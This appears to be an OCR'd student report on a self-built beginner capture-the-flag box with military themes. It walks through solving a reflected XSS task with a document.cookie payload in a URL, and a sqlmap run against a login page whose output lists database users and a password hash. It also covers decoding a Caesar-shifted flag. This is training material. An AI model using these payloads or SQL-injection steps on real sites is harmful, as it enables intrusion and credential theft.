
TASK 5- up to commander




Answer the questions below

Q1 - Someone is hiding in a text file. Who is it?

Answer – FLAG{THIS_IS_A_FLAG}





TASK 6- up to captain

Vector that injects malicious code into a vulnerable web application. It does not direct target the application itself.


Answer the questions below


Q1- What is the vulnerability?


Answer – cross scripting


Q2 - What is the flag?

Answer – FLAG=W00oowww_YOU_Got_Cookie_ValUE






http://3.19.17.155/careers.html
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
FIND YOUR PATH
ARMY CAREER MATCH
Discover the career for you and opportunities you never knew existed.
What's your name?
<script>alert(document.cookie)
Submit
Existing Vacancies
Weapons system officer
Cyber Defence Coordinator
Fighter Pilot L1
Parrot Terminal


3.19.17.155/search.php
http://3.19.17.155/
Caesar Cipher (Shift) -
Google Lens
http://3.19.17.155/search.php?name=<script>alert(document.cookie)<%2Fscript>
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Hello,
3.19.17.155
FLAG=W00oowww_Y0U_G0t_C0oKie_ValUE
OK
Transferring data from 3.19.17.155...
Current workspace: "Workspace 1"

Task 6 [Up to Captain]

Vector that injects malicious code into a vulnerable web application. It does not direct target the application itself.

Answer the questions below

What is the vulnerability?

cross scripting — Correct Answer

What is the flag?

FLAG=W00oowww_Y0U_G0t_C0oKie_ValUE — Correct Answer

TASK 7- up to Rear admiral

Answer the questions below

Q1 -What is the sensitive flag?


Answer – LAG{GOODLUCK_FIRST_FLAG_ACHIVED}


Q2 - What is the name of the Database?


Answer – users

Q3 - What is the Captain's account password ?

Answer -1032dht4324tre5432res3245gfd




http://3.19.17.155/home.php
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Hello, john
Logout


Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
<li class="btn_5">contacts


<h2></h2>

<p>Mission Statement
To develop Midshipmen morally, mentally and physically and to imbue them with the highest ideals of duty, honor and loyalty ir

<!-- Sensitive Military information here.
Encrypted with BattleShip's commonly used shift cipher.
Only BattleShip Graduates know the key!!!
UAPV{VDDSAJRZ_UXGHI_UAPV_PRWXKTS}
-->
<form method="get" action="loginPage.php">
<button type="submit">Log In</button>
</form>

<h2></h2>

<p>BattleShip
As the undergraduate college of our country's naval service, the BattleShip prepares young men and women to become professior


https://www.dcode.fr/caesar-cipher
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'
BROWSE THE FULL DCODE TOOLS' LIST
Results
Brute-Force mode: the 25 shifts (for the alphabet ABCDEFGHIJKLMNOPQRSTUVWXYZ) are tested and sorted from most
15 (+11) LAG{GOODLUCK_FIRST_FLAG_ACHIVED}
22 (+4) ETZ{ZHHWENVD_YBKLM_YETZ_TVABOXW}
7 (+19) TIO{OWWLTCKS_NQZAB_NTIO_IKPQDML}
6 (+20) UJP{PXXMUDLT_ORABC_OUJP_JLQRENM}
12 (+14) ODJ{JRRGOXFN_ILUVW_IODJ_DFKLYHG}
8 (+18) SHN{NVVKSBJR_MPYZA_MSHN_HJOPCLK}
18 (+8) IXD{DLLAIRZH_CFOPQ_CIXD_XZEFSBA}
CAESAR CIPHER
Cryptography › Substitution Cipher › Caesar Cipher
CAESAR CIPHER DECODER
CAESAR SHIFTED CIPHERTEXT
APV{VDDSAJRZ_UXGHI_UAPV_PRWXKTS}
Test all possible shifts (26-letter alphabet A-Z)
DECRYPT (BRUTEFORCE)
MANUAL DECRYPTION AND PARAMETERS
SHIFT/KEY (NUMBER): 3
USE THE ENGLISH ALPHABET (26 LETTERS FROM A TO Z)
USE THE ENGLISH ALPHABET AND ALSO SHIFT THE DIGITS 0-9
USE THE LATIN ALPHABET IN THE TIME OF CAESAR (23 LETTERS, NO J, U OR W)
USE THE ASCII TABLE (0-127) AS ALPHABET
USE A CUSTOM ALPHABET (A-Z0-9 CHARS ONLY)
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
DECRYPT
Automatic sleep enabled
Summary
Caesar Cipher Decoder
Caesar Encoder
What is the Caesar cipher? (Definition)
How to encrypt using Caesar cipher?
How to decrypt Caesar cipher?
How to recognize Caesar ciphertext?
How to decipher Caesar without knowing the shift?
What are the variants of the Caesar cipher?
How to encrypt digits and numbers using Caesar cipher?
Why the name Caesar Cipher?
Feedback

```
┌──[parrot@parrot]─[~/Desktop]
└─$ sqlmap --wizard
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
 It is the end user's responsibility to obey all applicable local, state and federal laws. Developer
s assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:49:23 /2022-12-06/

[21:49:23] [INFO] starting wizard interface
Please enter full target URL (-u): http://3.19.17.155/login.php?uname=admin&password=admin&submit=Lo
gin
POST data (--data) [Enter for None]: uname=admin&password=admin&submit=Login
```

```
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52, PHP
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.31-0ubuntu0.22.04.1'
current user: 'sammy@localhost'
current database: 'users'
hostname: 'ip-172-31-36-5'
current user is DBA: False
database management system users [6]:
[*] 'debian-sys-maint'@'localhost'
[*] 'mysql.infoschema'@'localhost'
[*] 'mysql.session'@'localhost'
[*] 'mysql.sys'@'localhost'
[*] 'root'@'localhost'
[*] 'sammy'@'localhost'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/
N] N
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] Y
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: $A$005$\x7fvqEDVu\x7f8o^1s\x0fo\x1bb\x17OBYp8/z0991OB0i8eUd70LhzctNXt0Shc6AvmLCCw
```

Technologies Used.

• Hosted on Amazon Web service EC2 Instance Ubuntu server 18.04

• Client Machine - Linux

• Backend Database – MYSQL

• Backend Framework – PHP

• Frontend development – HTML, CSS, JS

• Web challenges – SQLmap, XSS, Gobuster

• Steganography – Steghide, StegCracker, stegsnow , exifttool

• Port forwarding – SSH, Nmap

• Open-source intelligence – Google

Challenges -

-when implementing web exploitations at times due to coding issues , the exploitation was not done properly

-Finding the necessary tools was very hard

-Environment was unfamiliar

-When creating the box the implantation was hard

-When finding a topic I didn't know how to manage the topic

-Finding myself in a place where I couldn't export the OBA

-Finding my way through try hack me was hard

-How open VPN works , how hard it was to connect it to the tryhackme

- server problems

-hosting problems

Conclusion

This CTF challenge was built on a fictional aircraft sector situation, which involves very essential technology. This CTF scenario was designed to attract participants interested in aviation and military intervention occurrences. The CTF design also prioritized aviation and military crew training and awareness. Development shows that goals are met. The system fulfilled its goals, although it had flaws. Secure servers and industry-level aviation-based systems are constraints. These issues can be addressed in aircraft ACARS-based CTF research. CTF challenge participants' reach will improve. Industry-level investigative trainings can also use it. As a novice CTF challenge, the SR86 Hijack succeeded.

References

[1]Cloud Computing Services - Amazon Web Services (AWS). (n.d.). Amazon Web Services, Inc. https://aws.amazon.com/

[2]What is SQL Injection? Tutorial & Examples | Web Security Academy. (n.d.). https://portswigger.net/web-security/sql-injection

[3] Jevtic, G. (2022, November 21). How to Scan & Find All Open Ports with Nmap. Knowledge Base by phoenixNAP. https://phoenixnap.com/kb/nmap-scan-open-ports

[4]Drake, M., & Heidi, E. (2021, July 15). How To Install Linux, Apache, MySQL, PHP (LAMP) stack on Ubuntu 18.04. DigitalOcean Community. https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-ubuntu-18-04